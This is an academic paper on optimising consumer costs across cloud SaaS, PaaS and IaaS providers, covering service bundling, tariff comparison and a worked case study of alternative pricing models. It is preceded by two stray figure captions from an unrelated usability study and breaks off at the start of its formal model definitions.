

Fig. 2.   Kruskal Wallis Mean Ranks For Mouse Clicks In Relation To Tasks 3, 4, And 5

Fig. 3.   Kruskal Wallis Mean Ranks for Overall Ease of Navigation, Ease of Locating Web Pages and Navigation Bar Positioning

Cost Optimization of Cloud Computing Services in a Networked Environment

Eli WEINTRAUB

Department of Industrial Engineering and Management
Afeka Tel Aviv Academic College of Engineering
Tel Aviv, Israel

Yuval COHEN

Department of Industrial Engineering and Management
Afeka Tel Aviv Academic College of Engineering
Tel Aviv, Israel

Abstract—**Cloud computing service providers' offer their customers' services maximizing their revenues, whereas customers wish to minimize their costs. In this paper we shall concentrate on consumers' point of view. Cloud computing services are composed of services organized according to a hierarchy of software application services, beneath them platform services which also use infrastructure services. Providers currently offer software services as bundles consisting of services which include the software, platform and infrastructure services. Providers also offer platform services bundled with infrastructure services. Bundling services prevent customers from splitting their service purchases between a provider of software and a different provider of the underlying platform or infrastructure. This bundling policy is likely to change in the long run since it contradicts economic competition theory, causing an unfair pricing model and locking-in consumers to specific service providers. In this paper we assume the existence of a free competitive market, in which consumers are free to switch their services among providers. We assume that free market competition will enforce vendors to adopt open standards, improve the quality of their services and suggest a large variety of cloud services in all layers. Our model is aimed at the potential customer who wishes to find the optimal combination of service providers which minimizes his costs. We propose three possible strategies for implementation of the model in organizations. We formulate the mathematical model and illustrate its advantages compared to existing pricing practices used by cloud computing consumers.**

Keywords—Cloud Computing; Pricing Model; Cost optimization; Software as a service; Platform as a service; Infrastructure as a service

I. Introduction

Traditionally, organizations base their computing facilities on server farms located inside the organization in geographical central sites. In the last years organizations began to shift parts of their computing infrastructures outside the geographic organizational borders to the cloud, where the facilities are owned and managed by other organizations. Reference [26] state that shifting computing infrastructure outside the geographic borders enforces performing changes in production processes and technological changes. Those organizations have to establish new processes of production control, service level monitoring, and resolve security and privacy issues.

Cloud Computing (CC) typically deals with organizations using computing services, communication and web applications. Most definitions state that CC technology enables on-demand services, scalability, and flexibility, in enlarging or downgrading computing consumption ([31] [29]). The National Institute of Standards and Technology (NIST) defines CC as a model for enabling convenient, on-demand network access to a shared pool of configurable computing resources (for example, networks, servers, storage, applications and services) that can be rapidly provisioned and released with minimal management effort or service-provider interaction [23]. Reference [22] argues that occasionally cloud providers suffer outages, thus using a multi-cloud broker is a preferred solution to remove single point of failures. Reference [3] introduces an Inter-Cloud Computing additional layer on top of CC systems which enables shifting resources among the participating cloud systems in occasions of high load levels.

Cloud computing targets four main groups of organizational customers: private, public, community and hybrid [34]. For private customers, cloud model computing infrastructure services are typically located outside the organization's sites at a cloud service provider. A public customer typically chooses cloud service providers through a bidding process, issuing request for proposal, choosing the best proposal, and contracting for the best bidder having the best proposal. The cloud computing provider may use the same computing infrastructures for supplying the needs of other companies. In a community model, infrastructure services are shared by a group of customers. In a hybrid model, an organization can use infrastructure services supplied by public, private or as part of a community. Reference [11] who researched the emerging themes in financial services technologies found that cloud computing seems to be a cost-effective infrastructure affording capital efficiency for financial services providers.

We shall review the main motivations and obstacles to adopting the cloud technology by companies. Cutting cost has been found an important factor for CC adoption. Information security has been found as a barrier to CC adoption, and is an issue dealt intensively in CC research [7]. Reference [28] who researched CC trends, claims that security will not be a barrier for cloud adoption, since it will be implemented by centralized automated processes.

II. Cloud Computing Pricing Models

Economic issues concerning CC service pricing models are dealt by [10] who states that research need to be strengthened in the economic issues of CC pricing models.

Reference [37] claims that variance among providers' services put difficulties in comparing pricing models. Reference [37] utilizes a game theoretic model to analyze the pricing strategies for computing services and shows that price and revenue of computing services are significantly influenced by market structure and technological parameters**.** Reference [36] classified CC research publications. The researchers found that cost saving is the strongest incentive for organizations considering CC adoption. They also found that pricing is the least researched issue, but is an emerging topic in cloud computing research.

CC services are usually sorted to three groups: SaaS (Software as a service), PaaS (Platform as a Service) and IaaS (Infrastructure as a Service), each service belongs to a specified group, and is offered for specific prices.

There exist two main pricing models. Pay-per-use is the most used model [1], in which the consumer is charged a fee for a used unit in a specified duration. The unit used may be a certain computing unit of hardware, software or application, for example GB or CPU [5]. Fixed-price model, sometimes called subscription in which the user is charged for using a service unit for a fixed price, usually in periods of month or year. In the fix-price model consumers may consume an unlimited amount of unit resources, although in some contracts consumption is limited to a maximal amount which consumers do not intend to reach. In the fixed-price model consumers might be charged for resources they have not actually consumed. In certain cases their usage is stopped or degraded after reaching the maximal limit. Reference [1] surveyed pricing models and classifies them to three groups: fixed – in which the customer is charged the same amount all the time, dynamic – in which prices changes dynamically according to purchased volumes and market-dependant in which prices changes according to market conditions. Reference [1] found that the pricing approach are one of the following: fixed price with no volume limits, fixed price plus per-unit rate, assured purchase volume plus per-unit price rate, per-unit rate with a ceiling, and per-unit price. The authors found also several theoretical studies for cloud computing pricing which are not implemented in practice. Reference [18] performed an analytical and empirical examination of Cloud IaaS pricing models and found that pay-per-use pricing model is perceived as the dominant scheme by the scientific community.

Research aimed at understanding customers' motivations show that they are willing to control their payments, preferring to pay for services they had, and not being charged for fix prices which sometimes include services they have not consumed. Reference [16] claims that market competition powers using pay per use pricing model could bring efficient allocations of computing facilities. Reference [34] illustrates that current trends in CC show an ambition to base pricing models on dynamic pay-per-use pricing models. In certain cases consumers prefer to pay a fixed price, ignoring pay-per-use model advantages which fit their exact consumption and might minimize their costs [4], [26]. Reference [35] explored pricing models from both views: providers and consumers. The researchers found that some providers offer pay-per-use

pricing and leave some consumer surplus to the customers, in order to be more attractive. Examining customers' point of view, usage-based pricing was also found more attractive because of higher consumer surplus. Reference [15] explored cloud provider pricing models using cluster analysis and found common business models; one cluster includes niche providers who use fix pricing, and another cluster includes mass players using pay-per-use pricing models. A possible explanation of using fix prices is lock-in situations prevalent among niche players' products. Reference [19] who researched costing schemes offers a decision model which calculates financial trade-off between private clouds and public clouds with respect to the workloads. The model takes in consideration cloud bursting as a third option of the two costing options. Cloud bursting is a deployment model which enables vendors to manage varying demands to resources, to supply stable quality of services according to pricing schemes.

Several researchers studied pricing models wishing to explain anomalies in consumer decisions. Reference [17] found that consumers wish to maximize their usage while minimizing their costs. The researchers also identified biased decisions of two kinds: cases of fixed-prices-bias in which consumers prefer a fixed price model although they would pay less on a pay-per-use tariff, and cases of pay-per-use bias, in which consumers prefer a pay-per-use tariff although they would pay less on fixed-price tariffs. Reference [17] states that possible cause for the fixed-price bias is an insurance effect leading consumers to pay more for their budget confidence. Reference [14] who surveyed pricing models, found that a fixed-price bias was found among half of consumers of the survey and among one quarter of consumers was found a pay-per-use bias. Those researchers state that the insurance effect has significant influence on the flat rate bias while the pay-per-use bias is influenced by the flexibility effects.

Providers' decisions concerning pricing models are influenced by strategic and marketing reasons. For example [14] states providers use to offer free of charge services using lock-in strategies, and [21] claims providers use to offer different prices for specific customers for marketing or cash-flow management reasons. They also state there may be cases in which providers offer different service quality at different prices, causing transparency difficulties in evaluating providers' prices. Providers are using bundling techniques which force consumers buy certain services which they would have not bought otherwise. Reference [34] found differences between private and organizational consumers. Most cloud services which are focused on private consumers are free of charge as Microsoft's Live Mesh [24]. In contrast, organizational consumers are usually charged, and only some add-on services on IaaS or SaaS are free of charge. PaaS providers often offer their development tools for free. Reference [30] claims providers' motivation in bundling extra services such as applications or infrastructures to the PaaS services which they are already committed to, thus locking-in their consumers. Reference [30] states that after a consumer had invested in customizing his applications to a specific platform, switching costs to other providers' services are high, due to necessary changes in programming language. Acting this way, providers are causing a monopoly situation.

Free competition enables maximization of consumers' benefits and minimizing consumers' costs. Existing pricing models may be characterized by several features which raise difficulties to economic competition. Reference [32] uses a multi-method approach for the evaluation of a pricing model raising the awareness of indirect and hidden costs in cloud computing pricing models. They found that some providers try to attract customers by a low price per storage while charging hidden costs for data transfer even for data transfer within the provider's infrastructure. Reference [7] states customers face difficulties in evaluating prices of cloud services, difficulties that are one of the main reasons preventing customers from adopting cloud services.

We found in literature three competition barriers' features: *bundling of services*, *lack of transparency*, and *varying tariff structures*.

- *Bundling of services*

Examining providers' pricing models as published in their websites (for example [2], [13], [24]) we can observe the phenomena of bundling services. We suggest introducing new definitions of two kinds of bundling: first is horizontal bundling, second is vertical bundling. In horizontal bundling a provider offers several services, all belong to one layer. For example Amazon EC2 offers several bundles each one is composed of the following components: CPU, ECU, memory, instance storage, and operating system. In such bundling situations consumers may not use their own operating system. In vertical bundling a provider offers services which belong to lower layers, in addition to the main needed service. For example Amazon offers SaaS services, in which the consumer is asked to choose the configuration of infrastructure he wants the software application to run. Existing Service Providers (SP) pricing models include two kinds of vertical bundles: SaaS bundles which include infrastructure and platform services offered by the SaaS provider, and PaaS bundles which include infrastructure services offered by the PaaS provider. A consumer may not use a PaaS service such as his own operating system or an operating system he bought from another cheaper service provider.

We argue consumers should be able to choose another infrastructure service provider instead of being forced to use the infrastructure services of the SaaS or PaaS main provider. Providers use to bundle services in ways that customers are unable to know the real prices of each service component. Such a situation contradicts economic competition principles, causing an unfair pricing model when examining customers' optimal alternatives. In the long run, market forces are bound to change this into a more competitive setting. Providers will have to improve their competitive advantages by adapting their infrastructures to improved interoperability, portability and standardization.

- *Lack of transparency*

Bundling masks the prices of services, in both situations: vertical and horizontal bundling. The provider offers a tariff for the whole bundle without breaking it to its components' services, in a package deal. In such situations customers do not know the price of a specific service which is part of the

bundle. Feeling ignorance of the pricing structure, customers are reluctant of searching a competing service. Reference [32] found that public cloud customers receive no insight into the underlying IT infrastructure and have restrictive administrative rights. Transparency of service costs in cloud computing is a key factor to popular wide usage by organizations [8]. Reference [33] surveyed cloud monitoring tools and state that the design of monitoring tools is yet an under researched area. They state that lack of an appropriate strategy prohibits cost prediction, as well as other unwanted outcomes. Reference [6] proposes a pricing model which includes incentives to providers who are willing to present the pricing components of their services and also the configuration of the technological implementation such as the assets consumed for each service. Improving transparency will be feasible by breaking bundles to component services so that a consumer may choose each service by comparison to competing providers' prices.

- *Varying tariff structures*

A consumer wishing to compare a service offered by several providers may find it difficult to perform, sometimes impossible at all. Reference [27] states that the large number of cloud providers' services based on varying pricing schemes has led to complexities in cloud service selection. This situation is due to the following reasons:

- *Services having different functionalities. For example operation systems and database management systems of different suppliers.*

- *Computing resources having different technological characteristics such as speed or volume, which relate to specific suppliers' technologies.*

- *Differences in service levels. For example differences in time limits for fixing software failures.*

- *Differences in contract duration. Providers use to offer better prices for long-term contracts.*

- *Differences in discounts. Different discounts due to high volume discounts offered for certain volumes; higher discounts for higher volumes.*

According to Reference [8] pricing models are not transparent thus making price comparisons difficult. Providers use different tariff structures; some providers such as Google charge separately for each service, and providers like Amazon and Microsoft offer predefined bundles of services.

The variability of charges between current SPs does not give sufficient common ground for a simple comparison. This variability is illustrated in the following table which shows the tariffs of Amazon, Microsoft and Google. As can be seen in the table, each service provider suggests different services with specific functionalities, for example different operating systems. Tariffs are based on different units such as storage capacity and time. We normalized the published tariff units to a standard scale based on Cents/Hour, but the process of normalization includes obstacles and barriers which are difficult to overcome, which is an outcome of the specific characteristics of suppliers' services, as illustrated in table I.

The differences in existing tariff structures illustrate the difficulties involved in making a comparison of the published cloud services pricing models, thus raising barriers to technological connectivity and free competition of cloud services.

TABLE I.   VARIABILITY OF TARIFF COSTS OF AMAZON, MICROSOFT AND GOOGLE

SaaS	Amazon SP1	Tariff	Microsoft Azure SP2	Tarriff	Google cloud SP3	Tariff
	Email 1000 msg 10 cents. Assume 1000 msg / month	10	-	-	DropBox 10GB	1.4
	Cloud search Cent / hour	39			search 10k records	50
PaaS	Amazon SP1	Tariff	Microsoft Azure SP2	Tarriff	Google cloud SP3	Tariff
	Operating system Per hour	13.3	General purpose standard instance. Per hour.	18	Standard instance 2 vCores 3.75 GB. Per hour	7
	Support 49 $ per month (12-hour-response)	7	Developer support. 29$ Per month. 8 hour response	4	Silver tier support. 150$ per month. 4 hours -1 day response	21
IaaS	Amazon SP1	Tariff	Microsoft Azure SP2	Tarriff	Google cloud SP3	Tariff
	Relational Database services. Per hour	9	SQL DB (10-50GB). Per hour	6.25	Cloud SQL D2. 16B RAM Per hour	19
	Storage TB standard vol Per hour	7	Storage TB Per hour	1.5	Stored cloud DB for 1 TB 0.18$/month	2.5

In this paper we propose a pricing model in which the customer is free to choose service providers according to his own pricing preferences, composing the bundled services by his own, not according to constraints put by SP's. The proposed pricing model defines two fees: in cases a SP is requested by the consumer to interface to another underlying service provider, the consumer will have to pay two fees: a fixed sum of money for initiating the connection to the other SP, and a dynamic fee for each executed transaction. Those fees may be specific for each couple of two SP's, for a specific service (Saas, Paas or Iaas).

Cloud providers use two main pricing models: fix-rate pricing and pay per use pricing. Incorporating risk analysis and cash-flow management considerations consumers use sometimes fix-price pricing models. The model we propose handles both models. We do not deal with theoretical models cited by [1] and with schemes which limit volumes of consumed resources or models which lower prices when resources are not utilized by the consumer. Tariff tables are normalized to hourly time units. In cases a provider offers a fixed-price tariff we normalize it to a pay-per-use price transforming monthly rates to hourly rates. The pricing model we propose optimizes technological configuration of the costs of services a customer may choose, in a multi-providers network. The model simulates situations in which consumers may install software or hardware components on multi providers' sites, optimizing consumers' total CC expenses. The proposed model is aimed at solving the problems existing in pricing models: bundling of services, pricing transparency, and a common structure of pricing tariffs.

III.   CLOUD COMPUTING ARCHITECTUE

Cloud computing architecture is described in literature as consisting of three layers: IaaS, PaaS and SaaS. Each layer performs certain functions, serving consumers' requests and also supporting functions requested by upper layers. This separation to layers also fits current services offered by Cloud providers. Reference [34] defines a framework of CC architecture composing three layers of functions supporting cloud computing services. Figure I describe architectures' components. White rectangles describe computing services, grey rectangles describe computing resources. Following the functions performed by each layer.

Infrastructure layer – This layer focuses on providing technologies as basic hardware components for software services. There are two kinds of infrastructures: storage capabilities and computing power.

Platform layer - includes services which are using cloud infrastructures needed for their functioning. There are two kinds of platform services: development and business platforms. Development platforms are aimed for usage by developers who write programs before transferring them to production and usage by organizations' users. Business platforms enable organizational developers make adaptations of software packages for deployment in their organizations.

Application layer - consists of the programs and human interfaces used by the organizations' end-users. Applications are running on cloud assets, making use of platform and infrastructure layers. There are two kinds of services in this layer: applications and on-demand services. Application services are software packages ready for end-users such as Microsoft Office, while on-demand services are software applications which are used by the organizations' customers. Those services are used according to on-demand needs, and used on a pay-per-use or fixed-price pricing model.

To summarize, SPs offer their customers' three kinds of services: IaaS, PaaS and SaaS. Each SP manages all underlying infrastructure for the offered service. For example a SP suggesting a SaaS product is also bundling into the product the PaaS and IaaS layers. Reference [38] state that according to cloud computing architecture a certain provider may run an application using another provider's infrastructure, but in practice both providers are parts of the same organization. Current practice is that when a provider suggests selling a PaaS service he also bundles the IaaS layer in the deal. Such bundling by service providers limit free market forces from entering the competition, forcing customers pay for components they may buy cheaper from other providers. For example a customer may buy a SaaS service from SP1, but buy the underlying PaaS service from SP2 which sells the appropriate platform service cheaper than SP1. Reference [25]

claims that in the future, developers will plan their cloud applications which will enable migration of services among clouds of multiple clouds. According to [38] cloud computing architecture is more modular compared to traditional hosting architectures based in server farms, and programs running on different layers are loosely coupled, thus enabling the development of a wide range of applications. Reference [31] also claims that it is possible that applications belonging to different layers will be run on separate geographical locations even in different countries. Reference [27] claims that virtual machine migration allows transfer of a running application from one virtual machine to another, which may be provided by a different IaaS provider.

We propose a business model which enables implementing functionalities of a service provider interfacing the underlying platform or infrastructure service by other service providers according to consumers' preferences. Implementing this required functionality puts two requirements on cloud architecture. Firstly, the architecture should be based on open standards which will enable interfacing between many components among all providers in all three layers. Second, the architectures' building blocks should be loosely coupled. Implementation of those two functionalities should enable connectivity among vertical and horizontal services, thus elimination of the bundling phenomena. Figure II describes the new suggested cloud architecture. Arrows describe services supplied by underlying layers. Rectangles describe computing services.


Fig. 1.   Current Cloud business model Architecture

Fig. 2.   A Dynamic Architecture for Cloud Computing

IV.   CLOUD COMPUTING PRICING MODEL

In an efficient market, customers should be able to easily compare all their options, and choose the best. Thus, a simple common cost method should be used. Vendors will have to adapt their pricing models to standard schemes in order to improve their competitiveness and raise their quality of services. We suggest a simple pricing model with a common tariff base. The simplest basis is a single ratio of Cents/Hour of usage. A more advanced pricing model may include in addition to the usage payments, periodical fixed payments for various services. We shall start with the simple model first.

A. The Case Study Example

The inability to compare SP offerings is a competitive market failure which hinders not only SP competitiveness, but also the decisions of the customers. We claim that market forces are bound to drive cloud service tariffs to be more comparable than they are today. To enable simple comparison of SPs we suggest three competitive pricing models in which service providers are competing for giving the best offer to a customer having specific requirements. Each SP base its offer on its in-house offering with complimentary services bought from its business partners. Also, when a SP buys another underlying service from another SP, s/he must pay not only for the service, but also for the administrative work and the interfaces between suppliers involved in the purchase.

In this section we describe a theoretical example of three SPs and their tariffs, and an organizational customer that has to choose certain SP's based on its business and computing requirements. We introduce three pricing models which will make use of the data described in this section. Table II summarizes the estimated requirements of a hypothetic cloud services customer. All requirements are either in hours, volume or other specified unit. Table III lists the tariff of three SPs for the case study.

TABLE II.   CUSTOMER ESTIMATED MONTHLY REQUIREMENTS

SaaS	Service name	Requirement in units	Units of service
	Data transfer	2,400	1 TB
	Email services	2,400	1000 messages
	Cloud search	600	1 search
	Documents Mgt.	200	1 hour
	ERP	2,400	1 hour
PaaS	Service name	Requirement in units	Units of service
	Operating system	600	1 hour
	Memory	1,000	1 hour, 1 GB
	Instance storage	1,000	1 hour, 1 GB
	Developer support	240	1 hour
IaaS	Service name	Requirement in units	Units of service
	Relational Database services	880	1 hour
	Storage standard vol.	240	1 TB, 1 hour
	Backup (GB)	1,000	1 GB, 1 hour

The customer contacts three candidate SPs to get a price quote. The published tariffs of these SPs appear in table III.

TABLE III.   TARIFFS OF THREE SERVICE PROVIDERS. TARIFFS ARE IN CENTS/HOUR. EXAMPLE PRICES. ASSUMING BASIC USAGE

SaaS	Service name	SP1 tariff	Sp2 tariff	SP3 tariff
	Data transfer	1	2	1
	Email services	2	3	1
	Cloud search	3	4	3
	Documents Mgt.	2	1	1
	ERP	50	47	60
PaaS	Service name	SP1 tariff	Sp2 tariff	SP3 tariff
	Operating system	13	18	7
	Memory	20	25	35
	Instance storage	12	10	15
	Developer support	3	4	2
IaaS	Service name	SP1 tariff	Sp2 tariff	SP3 tariff
	Relational Database services	9	6	19
	Storage standard vol.	17	15	25
	Backup	20	28	20

According to current practices each SP provides all the services using his/her tariff. So, based on current practices bundled services per SPs would give:

SP1 price per monthly usage: $ 2019.20
SP2 price per monthly usage: $ 2110.40
SP3 price per monthly usage: $ 2482.00

Therefore, SP1 is the least cost provider ($ 2019.20). However, our suggested model enables the consumer to set an efficient market price that further minimizes his/her expenses. This could take several forms depending on the main supplier of choice:

B. Hierarchical Pricing Model

Since fitting SaaS services to the customer is more sensitive to customer requirements (and usually more expensive) – this model assumes that each SP maximizes its SaaS capabilities and look for purchasing the best combination of platform and infrastructure services that best complements its own offerings in these levels. Since SPs seek simple management and control of sub-contracted services, only one SP could be chosen for complementing the platform or the infrastructure level. The Platform SPs can also purchase infrastructure services. Also, when a SP buys another underlying service he must pay two fees: a fixed monthly sum of money for initiating, controlling and maintaining the connection to the other SP, and a fee for each executed transaction.

While SaaS is the highest level in the hierarchy, the computations are started from the lowest level (IaaS) and progress through PaaS to the decision taken by the SP based on their SaaS and possibly sub-contracted PaaS and/or IaaS. In this example the IaaS total monthly costs (in $) per SP are as calculated in table IV, table V and table VI.

TABLE IV.   IAAS MONTHLY PRICES PER SP FOR THE EXAMPLE

IaaS	Service	SP1 $/month	SP2 $/month	SP3 $/month
	Relational DB services	79.2	52.8	167.2
	Storage standard vol.	40.8	36	60
	Backup	200	280	200
Total		320	368.8	427.2

Thus SP1 is the IaaS provider of choice for the requirements of this customer.

TABLE V.   PAAS TOTAL COSTS (IN $) PER SP FOR THE EXAMPLE

PaaS	Services	SP1 $/month	SP2 $/month	SP3 $/month
	Operating system	78	108	42
	Memory	200	250	350
	Instance storage	120	100	150
	Developer support	7.2	9.6	4.8
Total		405.2	467.6	546.8

Again SP1 is also the PaaS provider of choice for the requirements of this customer.

Finally, the SaaS total costs (in $) per SP per month are as follows:

TABLE VI.   SAAS MONTHLY PRICE PER SP FOR THE EXAMPLE

SaaS	Service	SP1 $/month	SP2 $/month	SP3 $/month
	Data transfer	24	48	24
	Email service	48	72	24
	Cloud search	18	24	18
	Document mgt.	4	2	2
	ERP	1200	1128	1440
Total		1294	1274	1508

Here SP2 is the SaaS provider of choice for this customer.

The customer in this model would choose at each level the provider of choice for the requirements. If we ignore the fixed monthly sum of money for initiating, controlling and maintaining the connection between SP2 and SP1, SP2 is chosen for SaaS ($1274, Table VI) and SP1 for PaaS ($405.2, Table V) and IaaS ($320, Table IV).

The total cost per month would be the sum of minimum: 320+405.20+1274 = $ 1999.20

Assuming there is a fix monthly fee of $30 for initiating, controlling and maintaining the connection between two different SPs in each two consecutive levels. The monthly fee of 30$ is chosen as an example only, for model illustration, without limiting the generality of the model since comparing investment alternatives usually involve fix and variable costs, two components which our model includes. An additional $ 30

per month would be charged for the connection SP2(SaaS)-SP1(PaaS), and no charge for the same SP1 between PaaS and IaaS. In that case, the total cost would be: $ 1999.20+30 = $ 2029.20.

Let F be the fixed monthly fee for initiating, controlling and maintaining the connection between SP2 and SP1.

If $F<1294-1274$ the above policy would remain optimal with monthly cost of $F+1999.20$.

If $F>1294-1274$ than Choosing SP1 to supply the three levels of service would yield:
320+405.20+1294 =$ 2019.20

Of course supplier selection decisions require sensitivity analysis (finding the impact of small changes in requirements) but the example here is just for illustrating the required computations.

C. The simple pricing model

This model relaxes the assumptions about hierarchy and the need for simple management and control over sub-contracted services. Thus, in this model each SP offers the bundle of services that is composed of the minimal tariffs. The cost of sub-contracting management and control is assumed to be a fixed sum per service per period. Thus, each SP supplies his/her own services if their tariffs are minimal. Otherwise they sub-contract other suppliers (as shown in Table VII). For example SP1 offers the services included in SaaS PaaS and IaaS (Table II column SP1 tariff).

TABLE VII.   MINIMAL COST SUPPLIER FOR EACH SERVICE

SaaS	Service name	SaaS Minimal tariff	SP1 Sub contract (**Bald**)	SP2 Sub contract (**Bald**)	SP3 Sub contract (**Bald**)
	Data transfer	1	SP1	**SP3**	SP3
	Email services	1	**SP3**	**SP3**	SP3
	Cloud search	3	SP1	**SP3**	SP3
	Documents Mgt.	1	**SP3**	SP2	SP3
	ERP	47	**SP2**	SP2	SP2
PaaS	Service name	PaaS min. tariff	SP1 Sub contract	SP2 Sub contract	SP3 Sub contract
	Operating system	7	**SP3**	**SP3**	SP3
	Memory (GB)	20	SP1	**SP1**	**SP1**
	Instance storage GB	10	**SP2**	SP2	**SP2**
	Developer support	2	**SP3**	**SP3**	SP3
IaaS	Service name	IaaS min tariff	SP1 Sub contract	SP2 Sub contract	SP3 Sub contract
	Relational Database services	6	**SP2**	SP2	**SP2**
	Storage TB standard volume.	15	**SP2**	SP2	**SP2**
	Backup (GB)	20	SP1	**SP1**	SP3

The minimal tariff of each item yields total monthly price for the customer's requirements of: $ 1831.60.

In addition, the customer must contact the other two SPs to establish the purchases and track the transactions. Assuming a monthly cost per SP per service of $ 30.00 for the administrative work of ordering, tracking and payment management yields:

Main SP1: 1831.60+8*30 = 2071.60
Main SP2: 1831.60+7*30 = 2041.60
Main SP3: 1831.60+5*30 = 1981.60

Thus, Main SP3 is chosen with monthly expenses of: 1981.60, compared with the minimal cost SP, this is annual savings of $ 451.20).

D. The Complete Mathematical Model

While the hierarchical pricing model and the simple pricing model reduce costs significantly, they do not find the absolute minimal cost solution. To complete the modeling of cloud pricing, this section presents a solution that finds the optimal cost solution. This section defines a complete mathematical optimization formulation that could be applied by prevalent optimization software packages. We use the following definitions.

Definitions
i − index of infrastructure providers
k − index of platform service provider
m − index of software service providers

j – index of infrastructure service type

